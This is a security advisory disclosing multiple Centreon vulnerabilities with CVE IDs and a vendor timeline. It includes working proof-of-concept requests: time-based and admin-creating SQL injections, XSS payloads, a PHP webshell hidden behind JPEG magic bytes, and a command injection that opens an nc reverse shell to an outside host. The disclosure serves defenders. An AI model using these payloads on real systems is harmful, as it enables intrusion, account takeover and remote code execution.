SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in Centreon before 20.04.13, 20.10.7 and 21.04.2

Security advisory

2021-07-28

Guillaume André
Théo Louis-Tisserand

Vulnerabilities description

Presentation of Centreon

"Centreon is one of the most flexible and powerful monitoring softwares on the market; it is absolutely free and Open Source."[1]

The issues

Synacktiv discovered multiple vulnerabilities in *Centreon*:

- Multiple SQL injections allow an attacker to dump and modify the database, resulting in a privilege escalation to administrator. In particular, one of them does not require prior authentication.
- Multiple XSS (*Cross Script Scripting*) vulnerabilities could allow an unauthenticated attacker to steal administrators' session cookies or perform actions as an administrator.
- An insecure file upload allows an administrator to upload and execute PHP code.
- A lack of user input sanitization allows an administrator to execute commands on the underlying server.

Under certain conditions, chaining some of these vulnerabilities could lead to unauthenticated remote code execution.

Affected versions

Versions before 20.04.13, 20.10.7 and 21.04.2 are vulnerable.

Timeline

Date	Action
2021-04-02	Advisory sent to *Centreon* (security@centreon.com).
2021-04-02	Reply from *Centreon*.
2021-07-02	All fixes for the reported and accepted vulnerabilities have been released. Versions 20.04.16, 20.10.9 and 21.04.3 include these patches.
2021-07-26	CVE IDs assigned to SQL injections as unauthenticated or low privileged user: CVE-2021-37556, CVE-2021-37557 and CVE-2021-37558.

1 From *Centreon*'s GitHub page (https://github.com/centreon/centreon)

Technical description and proof-of-concept

1. SQL injections

Centreon executes numerous SQL queries containing user-controlled data without proper server-side sanitization. This allows an attacker to send crafted data to the application and modify the original SQL queries' behaviour.

Therefore, several SQL injections requiring different privilege levels were found.

Pre-authenticated SQL injection – CVE-2021-37558

> **Status: Fixed in versions 20.04.14, 20.10.8 and 21.04.2.**

If a valid *Knowledge base url* is configured in the */centreon/main.php?p=50133&o=knowledgeBase* page and points to a *MediaWiki* instance, an SQL injection can be triggered without any prior authentication:



Illustration 1: Example of a valid *Knowledge base* configuration.

```
$ time curl "http://centreon.local/centreon/include/configuration/configKnowledge/proxy/
proxy.php?host_name=';select+sleep(10)--+-"
curl   0.01s user 0.01s system 0% cpu 10.328 total
$ time curl "http://centreon.local/centreon/include/configuration/configKnowledge/proxy/
proxy.php?host_name=&service_description=';select/**/sleep(10)--'-"
curl   0.01s user 0.01s system 0% cpu 20.252 total
```

The vulnerability is due to the fact that the *www/include/configuration/configKnowledge/proxy/proxy.php* PHP script calls methods from *www/class/centreon-knowledge/ProceduresProxy.class.php* that construct SQL queries using unsanitized user inputs:

```
File: www/class/centreon-knowledge/ProceduresProxy.class.php
[...]
 41: class ProceduresProxy
 42: {
[...]
 67:     private function getHostId($hostName)
 68:     {
 69:         $result = $this->DB->query(
 70:             "SELECT host_id FROM host WHERE host_name LIKE '" . $hostName . "' "
 71:         );
 72:         $row = $result->fetch();
 73:         $hostId = 0;
 74:         if ($row["host_id"]) {
 75:             $hostId = $row["host_id"];
 76:         }
 77:         return $hostId;
 78:     }
 79:
 80:     /**
 81:      * Get service id from hostname and service description
 82:      *
 83:      * @param string $hostName
 84:      * @param string $serviceDescription
 85:      * @return int|null
 86:      */
 87:     private function getServiceId($hostName, $serviceDescription): ?int
 88:     {
 89:         /*
 90:          * Get Services attached to hosts
 91:          */
 92:         $result = $this->DB->query(
 93:             "SELECT s.service_id " .
 94:             "FROM host h, service s, host_service_relation hsr " .
 95:             "WHERE hsr.host_host_id = h.host_id " .
 96:             "AND hsr.service_service_id = service_id " .
 97:             "AND h.host_name LIKE '" . $hostName . "' " .
 98:             "AND s.service_description LIKE '" . $serviceDescription . "' "
 99:         );
100:         if ($row = $result->fetch()) {
101:             return (int) $row["service_id"];
102:         }
103:         $result->closeCursor();
104:
105:         /*
106:          * Get Services attached to hostgroups
107:          */
108:         $result = $this->DB->query(
109:             "SELECT s.service_id " .
110:             "FROM hostgroup_relation hgr, host h, service s, host_service_relation hsr
" .
111:             "WHERE hgr.host_host_id = h.host_id " .
112:             "AND hsr.hostgroup_hg_id = hgr.hostgroup_hg_id " .
113:             "AND h.host_name LIKE '" . $hostName . "' " .
114:             "AND service_id = hsr.service_service_id " .
115:             "AND service_description LIKE '" . $serviceDescription . "' "
116:         );
117:         if ($row = $result->fetch()) {
118:             return (int) $row["service_id"];
119:         }
120:         $result->closeCursor();
```

```
121:
122:         return null;
123:     }
[...]
```

SQL injections as user – CVE-2021-37557 and CVE-2021-37556

> **Status: Fixed in versions 20.04.14, 20.10.8 and 21.04.2.**

An SQL injection is possible for an authenticated but unprivileged user when accessing the following resource:

- *www/include/views/graphs/generateGraphs/generateImage.php* (CVE-2021-37557)

```
$ time curl -so /dev/null
"http://centreon.local/centreon/include/views/graphs/generateGraphs/generateImage.php?
index=1;select+sleep(10)" -b "PHPSESSID=vt0liafg273lqemhf6i14acm4q"
curl -so /dev/null  -b "PHPSESSID=sjbcvgililjqe3u93q39glcjht"  0.00s user 0.00s system 0%
cpu 10.341 total
```

If an authenticated user is a member of the *ALL* access list group, another SQL injection can be triggered by calling the following file:

- *www/include/reporting/dashboard/csvExport/csv_HostGroupLogs.php* (CVE-2021-37556)

```
$ time curl -so /dev/null
"http://centreon.local/centreon/include/reporting/dashboard/csvExport/
csv_HostGroupLogs.php?hostgroup=1&start=(select*from(select(sleep(10)))a)&end=1616371200" -
b "PHPSESSID=vt0liafg273lqemhf6i14acm4q"
curl -so /dev/null  -b "PHPSESSID=vt0liafg273lqemhf6i14acm4q"  0.01s user 0.00s system 0%
cpu 10.319 total
```

SQL injections as administrator

> **Status: Fixed either in versions 20.04.13, 20.10.7 and 21.04.2, in versions 20.04.14, 20.10.8 and 21.04.2, or in versions 20.04.16, 20.10.9 and 21.04.3.**

Several SQL injections can be triggered through the following PHP scripts when authenticated as an administrator:

- *www/include/configuration/configObject/host_dependency/hostDependency.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60407&dep_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.02s
system 0% cpu 10.328 total
```

- *www/include/configuration/configObject/traps-manufacturer/mnftr.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=61702&id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.01s
system 0% cpu 10.407 total
```

- *www/include/configuration/configObject/hostgroup_dependency/hostGroupDependency.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60408&dep_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.477 total
```

- *www/include/configuration/configObject/meta_service/metaService.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60204&meta_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.437 total
```

- *www/include/configuration/configObject/metaservice_dependency/MetaServiceDependency.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60411&dep_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.426 total
```

- *www/include/configuration/configObject/service_categories/serviceCategories.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60209&sc_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.514 total
```

- *www/include/configuration/configObject/service_dependency/serviceDependency.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60409&dep_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.497 total
```

- *www/include/configuration/configObject/servicegroup/serviceGroup.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60203&sg_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.405 total
```

- *www/include/configuration/configObject/servicegroup_dependency/serviceGroupDependency.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60410&dep_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.400 total
```

- *www/include/configuration/configObject/timeperiod/timeperiod.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60304&tp_id=5234'%2b(select*from(select(sleep(10)))a)%2b'&o=w" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.01s
system 0% cpu 30.145 total
```

- *www/include/options/accessLists/actionsACL/actionsConfig.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=50204&acl_action_id=(select*from(select(sleep(10)))a)&o=c" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.420 total
```

- *www/include/configuration/configObject/command/command.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60801&command_id=21134601371'%20or%20(select*from(select(sleep(10)))a)--%20&o=c" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.01s
system 0% cpu 20.586 total
```

- *www/include/options/accessLists/reloadACL/reloadACL.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=50205&o=u&select[0')+and+(select*from(select(sleep(10)))a)--+-]=" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.483 total
```

- *www/include/options/accessLists/resourcesACL/resourcesAccess.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=50202&o=w&acl_res_id='+and+(select*from(select(sleep(10)))a)--+-" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 1:40.18 total
```

- *www/include/views/graphs/graph-periods.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=2040102&chartId=1+or+(select*from(select(sleep(10)))a)_1" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.00s
system 0% cpu 10.443 total
```

- *www/include/views/graphs/graph-split.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=2040101&chartId=1+or+(select*from(select(sleep(10)))a)_1" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.565 total
```

- *www/include/configuration/configNagios/nagios.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=60903&o=c&nagios_id=(select*from(select(sleep(10)))a)" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.00s user 0.01s
system 0% cpu 10.371 total
```

- *www/include/views/componentTemplates/componentTemplates.php*

```
$ time curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d
"p=20405&o=a&name=a'%2b(select*from(select(sleep(10)))a)%2b'" -b
"PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7"
curl -so /dev/null "http://centreon.local/centreon/main.get.php" -d  -b   0.01s user 0.00s
system 0% cpu 10.342 total
```

Some response durations may be longer than the *sleep* duration when the SQL injection happens in multiple queries in a same page.

It should be noted this list of affected pages is not exhaustive and other parameters may also be vulnerable in the pages listed above.

Impact

By exploiting these SQL injections, an attacker would be able to read all the information in the database and also to modify it. For example, using the first injection, they could create a user and give them administrator privileges without prior authentication:

```
$ curl "http://centreon.local/centreon/include/configuration/configKnowledge/proxy/
proxy.php?host_name=';insert+into+contact+values+
(default,1,1,'ninja','ninja','md5__3899dcbab79f92af727c2190bbd8abc5','en_us.utf-
8','n','n','admin@localhost',null,null,null,null,null,null,null,'0',null,'1',0,0,'1',n
ull,'1','txt','1','local',null,null,null,null,200,'0',null,1,0,'0')--+-"
```

With their newly obtained administrator privileges, an attacker would be able to gain remote command execution as detailed in 3. Insecure file upload page 14, 4. Command injection page 16 and 5. Remote command execution via a poller's post-restart command page 19.

2. Cross Site Scripting

Stored XSS

> **Status: Fixed in versions 20.04.16, 20.10.9 and 21.04.3.**

The application uses user-supplied data pulled from the database to build web pages that are displayed to other users as part of their normal browsing behavior. However, it does not perform an appropriate encoding before reusing that data. Therefore, an authenticated attacker can create records that will be stored and, once inserted in the final pages, will tamper with their normal content and behavior.

On the */centreon/main.get.php?p=60801* page, the *command_line* parameter can be used to store *JavaScript* code:

```
POST /centreon/main.get.php?p=60801&type=2 HTTP/1.1
Host: 192.168.58.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 472
Cookie: PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7

command_name=stored_xss&command_type%5Bcommand_type%5D=2&command_line=%3Cscript%3Ealert
%28String.fromCharCode%2883%2C121%2C110%2C97%2C99%2C107%2C116%2C105%2C118%29%29%3B%3C
%2Fscript%3E&resource=%24CENTREONPLUGINS%24&plugins=%2FCentreon%2FSNMP&macros=%24ADMINEMAIL
%24&command_example=&listOfArg=&listOfMacros=&connectors=&graph_id=&command_activate
%5Bcommand_activate
%5D=1&command_comment=&submitA=Save&command_id=&type=2&o=a&centreon_token=5a345b6d2aa289242
2da5e559312d7fb


HTTP/1.1 200 OK
[...]
<td class="ListColLeft">
<a href="main.php?p=60801&o=c&command_id=218&type=2">stored_xss</a>
</td>
[...]
```

Then, the XSS is triggered when the */centreon/main.get.php?p=60801&min=1&command_id=<id>* page is visited:



Illustration 2: Stored XSS on command help page.

Indeed, the command line corresponding to the *command_id* parameter is displayed without being properly sanitized:

```
File: www/include/configuration/configObject/command/minHelpCommand.php
  1: <?php
[...]
 40: $commandId = filter_var(
 41:     $_GET["command_id"] ?? $_POST["command_id"] ?? null,
 42:     FILTER_VALIDATE_INT
 43: );
[...]
 50: if ($commandId != null) {
 51:     //Get command information
 52:     $sth = $pearDB->prepare('SELECT * FROM `command` WHERE `command_id` = :command_id
LIMIT 1');
 53:     $sth->bindParam(':command_id', $commandId, PDO::PARAM_INT);
 54:     $sth->execute();
 55:     $cmd = $sth->fetch();
 56:     unset($sth);
 57:
 58:     $aCmd = explode(" ", $cmd["command_line"]);
 59:     $fullLine = $aCmd[0];
[...]
 70:     //Match if the first part of the path is a MACRO
 71:     if ($resource = $prepare->fetch()) {
 72:         $resourcePath = $resource["resource_line"];
 73:         unset($aCmd[0]);
 74:         $command = rtrim($resourcePath, "/") . "#S#" . implode("#S#", $aCmd);
 75:     } else {
 76:         $command = $fullLine;
 77:     }
 78: } else {
 79:     $command = $oreon->optGen["nagios_path_plugins"] . $commandName;
 80: }
[...]
 85: $command = str_replace($search, $replace, $command);
 86: $command = escapeshellcmd($command);
 87:
 88: $tab = explode(' ', $command);
 89: if (realpath($tab[0])) {
 90:     $command = realpath($tab[0]) . ' ' . $plugin . ' ' . $mode . ' --help';
 91: } else {
 92:     $command = $tab[0] . ' ' . $plugin . ' ' . $mode . ' --help';
 93: }
[...]
105: $form->addElement('header', 'information', _("Help"));
106: $form->addElement('text', 'command_line', _("Command Line"), $attrsText);
107: $form->addElement('text', 'command_help', _("Output"), $attrsText);
108:
[...]
112: $tpl = new Smarty();
113: $tpl = initSmartyTpl($path, $tpl);
[...]
122: $tpl->assign('command_line', $command);
123: if (isset($msg) && $msg) {
124:     $tpl->assign('msg', $msg);
125: }
126:
127: $tpl->display("minHelpCommand.ihtml");
```

Reflected XSS

> **Status: Fixed in versions 20.04.14, 20.10.8 and 21.04.2.**

The application does not correctly encode user-supplied data before it is displayed. An attacker can then craft hyperlinks that, once accessed by the victim's browser, could insert HTML elements in the page body.

Reflected XSS were identified on the following endpoints:

- */centreon/main.get.php?p=20405* (in the *host_id* parameter)

```
POST /centreon/main.get.php?p=20405 HTTP/1.1
[...]
Cookie: PHPSESSID=r2vv8iar6r6cj6ppl0ga260ip8

name=a&host_id=a%3c%2fscript%3e%3cscript%3ealert(1)%3c%2fscript
%3ea&ds_name=a&ds_order=1&ds_tickness=1&ds_color_line_mode%5Bds_color_line_mode
%5D=0&ds_color_line=%230000FF&ds_color_area=%23FFFFFF&ds_color_area_warn=
%23F8C706&ds_color_area_crit=
%23F91E05&ds_transparency=80&ds_legend=&ds_jumpline=0&ds_average=1&ds_last=1&comment=&submi
tA=Save&compo_id=&o=a


HTTP/1.1 200 OK
[...]
<script type="text/javascript">
    update_select_list('a</script><script>alert(1)</script>a');

    jQuery("#host_id").on('change', function () {
        update_select_list(this.value);
    });
</script>
```

The *host_id* parameter is displayed without being sanitized:

```
File: www/include/views/componentTemplates/formComponentTemplate.php
394: if ($o == "c" || $o == "w") {
395:     isset($_POST["host_id"]) && $_POST["host_id"] != null
396:         ? $host_service_id = $_POST["host_id"]
397:         : $host_service_id = $compo["host_id"];
398: } elseif ($o == "a") {
399:     isset($_POST["host_id"]) && $_POST["host_id"] != null
400:         ? $host_service_id = $_POST["host_id"]
401:         : $host_service_id = 0;
402: }
403: ?>
404:
405: <script type="text/javascript">
406:     update_select_list('<?php echo $host_service_id;?>');
```

- */centreon/main.get.php?p=61701* (in the *status* and *vendor* parameters)

```
POST /centreon/main.get.php?p=61701 HTTP/1.1
[...]

searchT=ls&status=a%22%3e%3cscript%3ealert(1)%3c%2fscript%3ea&vendor=a%22%3e%3cscript
%3ealert(2)%3c%2fscript
%3ea&Search=Search&o1=&p=&l=30&p=61701&search=&num=0&order=&type=&sort_types=&centreon_toke
```

```
n=626489e72d4d2a9624a6ce7b516c8604&p=&o2=&p=&l=30&p=61701&search=&num=0&order=&type=&sort_t
ypes=&centreon_token=794ea3dfc66af78c094ec9e19debb1f7&o=42&limit=30

HTTP/1.1 200 OK
[...]
<option selected="selected" value="a"><script>alert(1)</script>
[...]
<option selected="selected" value="a"><script>alert(2)</script>
```

Both parameters are displayed without being sanitized:

```
File: www/lib/HTML/QuickForm/select2.php
446: foreach ($this->_defaultDataset as $elementName => $elementValue) {
447:                 $currentOption = '<option selected="selected" value="'
448:                     . $elementValue . '">'
449:                     . $elementName . "</option>";
```

- */centreon/api/internal.php?object=centreon_configuration_broker* (in the *tag* parameter)

```
GET /centreon/api/internal.php?
object=centreon_configuration_broker&resultFormat=html&action=block&page=60909&position=1&b
lockId=1_3&tag=a%22%3e%3cscript%3ealert(1)%3c%2fscript%3ea HTTP/1.1
[...]


HTTP/1.1 200 OK
[...]
<span style="display: none;" id="help:a"><script>alert(1)</script>
```

The *tag* parameter is displayed without being sanitized:

```
File: www/include/configuration/configCentreonBroker/blockConfig.php
49:     $tag = (string)$_GET['tag'];
[...]
63: $helps[] = array('name' => $tag . '[' . $pos . '][name]', 'desc' => _('The name of
block configuration'));
64: $helps[] = array('name' => $tag . '[' . $pos . '][type]', 'desc' => _('The type of
block configuration'));
65: $cbObj->nbSubGroup = 1;
66: textdomain('help');
67: foreach ($fields as $field) {
68:     $fieldname = '';
69:     if ($field['group'] !== '') {
70:         $fieldname .= $cbObj->getParentGroups($field['group']);
71:     }
72:     $fieldname .= $field['fieldname'];
73:     $helps[] = array('name' => $tag . '[' . $pos . '][' . $fieldname . ']', 'desc' =>
_($field['description']));
74: }
[...]
92: $tpl->assign('tagBlock', $tag);
93: $tpl->assign('posBlock', $pos);
94: $tpl->assign('helps', $helps);
```

Impact

For the reflected XSS, the attack payload is coming from a parameter present in a link specially crafted by the attacker. The latter has to convince the victim to visit this link to achieve their goal.

Depending on the cookies attributes, an unauthenticated attacker could either steal an administrator cookie or perform actions on the website on behalf of an administrator, such as adding a new user and granting them administrator privileges. With their newly obtained administrator privileges, an attacker would be able to gain remote command execution as detailed in 3. Insecure file upload page 14, 4. Command injection page 16 and 5. Remote command execution via a poller's post-restart command page 19.

3. Insecure file upload

> **Status: Duplicate of CVE-2021-28056.**

A user with administrator privileges can upload a media on */centreon/main.php?p=50102.* The uploaded file can either be an image or an archive. When uploading an image, a check is done on the file extension as well as on the MIME type. However, when uploading an archive file, no check is done on the extensions of the archive files in the *centreonImageManager.uploadFromDirectory* function:

```
File: www/class/centreonImageManager.php
88:  public function uploadFromDirectory(string $tempDirectory, $insert = true)
89:  {
90:      $tempFullPath = sys_get_temp_dir() . DIRECTORY_SEPARATOR . $tempDirectory;
91:      if (!parent::fileExist()) {
92:          $this->moveImage(
93:              $tempFullPath . DIRECTORY_SEPARATOR . $this->rawFile['tmp_name'],
94:              $this->destinationPath . DIRECTORY_SEPARATOR . $this->rawFile['name']
95:          );
96:          if ($insert) {
97:              $img_ids[] = $this->insertImg();
98:              return $img_ids;
99:          }
100:    } else {
101:        return false;
102:    }
103: }
```

The MIME type is checked with *mime_content_type* inside the *isValidMIMETypeFromArchive* function:

```
File: www/include/options/media/images/DB-Func.php
516: function isValidMIMETypeFromArchive(
517:     string $dir,
518:     string $filename = null,
519:     ZipArchive $zip = null,
520:     PharData $tar = null
521: ): bool {
522:     [...]
523:     foreach ($files as $file) {
524:         if (!preg_match('/^image\//', mime_content_type($dir . '/' . $file))) {
525:             return false;
526:         }
527:     }
528:     return true;
529: }
```

If the file's MIME type corresponds to an image, the check is passed. Therefore, it is possible to bypass this check by adding magic bytes at the beginning of the file.

By crafting a webshell with JPEG magic bytes, it is possible to get remote command execution on the server:

```
$ echo -ne '\xff\xd8\xff\xdb<?php system($_GET["cmd"]); ?>' > webshell.php
$ zip webshell.zip webshell.php
$ curl -X POST -b 'PHPSESSID=aee6mard3lf55dtqs70k1qgevj' -F directories=. -F list_dir=0 -F
filename=@webshell.zip -F image_comment='' -F submitA=Save -F o=a -F
centreon_token=cdc7163ec81f0d59e3a9222cb4f60e29
'http://192.168.56.29/centreon/main.get.php?p=50102'
$ curl -b 'PHPSESSID=aee6mard3lf55dtqs70k1qgevj'
'http://192.168.56.29/centreon/img/media/webshell.php?cmd=id'
```

```
ÿØÿÛuid=48(apache) gid=48(apache) groups=48(apache),988(centreon-gorgone),993(centreon-
engine),994(centreon-broker),998(centreon),999(nagios)
```

4. Command injection

> **Status: Not a vulnerability according to Centreon.**

Centreon allows the execution of system commands with user-controlled data without performing sufficient sanitization on them.

More specifically, an administrator can add arbitrary commands in the configuration tab and specify custom *plugin* or *mode* values:

```
POST /centreon/main.get.php?p=60801&type=2 HTTP/1.1
Host: 192.168.58.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 449
Cookie: PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7

command_name=reverse_shell&command_type%5Bcommand_type
%5D=2&command_line=whatever_command+--plugin%3Did%3B%7Bnc%2C-e%2C%2Fbin%2Fbash
%2C192.168.58.1%2C10001%7D%3B&resource=%24CENTREONPLUGINS%24&plugins=%2FCentreon
%2FSNMP&macros=%24ADMINEMAIL
%24&command_example=&listOfArg=&listOfMacros=&connectors=&graph_id=&command_activate
%5Bcommand_activate
%5D=1&command_comment=&submitA=Save&command_id=&type=2&o=a&centreon_token=4f596a79dd41f37da
8698cce400160e0


HTTP/1.1 200 OK
[...]
<td class="ListColLeft">
<a href="main.php?p=60801&o=c&command_id=217&type=2">reverse_shell</a>
</td>
<td class="ListColLeft"><a href="main.php?
p=60801&o=c&command_id=217&type=2">whatever_command
--plugin=id;{nc,-e,/bin/bash,192....</a></td>
[...]
```

Then, this command can be run from the web interface using a feature that is originally intended to display the help associated with a command:

```
GET /centreon/main.get.php?p=60801&min=1&command_id=217 HTTP/1.1
Host: 192.168.58.3
Cookie: PHPSESSID=jetamij4lnqi7ls5c2k0o9fre7

HTTP/1.1 200 OK
[...]
```

The previous command executes a reverse shell which connects to a controlled server:

```
$ nc -lvvp 10001
Listening on 0.0.0.0 10001
Connection received on 192.168.58.3 44170
id
uid=48(apache) gid=48(apache) groups=48(apache),988(centreon-gorgone),993(centreon-
engine),994(centreon-broker),998(centreon),999(nagios)
pwd
/usr/share/centreon/www
```

Indeed, when showing help for a command, the *www/include/configuration/configObject/command/command.php* PHP script includes the file *www/include/configuration/configObject/command/minHelpCommand.php* which does not properly sanitize the full command before it gets executed.

Even though whitespaces are not allowed because of the regular expression used to retrieve *plugin* and *mode* arguments, they can be easily replaced by the *IFS* environment variable which contains the current argument separator value (which is, by default, a whitespace). Bash-specific syntax can also help to bypass restrictions on whitespaces using brace expansion.

```
File: www/include/configuration/configObject/command/minHelpCommand.php
  1: <?php
[...]
 40: $commandId = filter_var(
 41:     $_GET["command_id"] ?? $_POST["command_id"] ?? null,
 42:     FILTER_VALIDATE_INT
 43: );
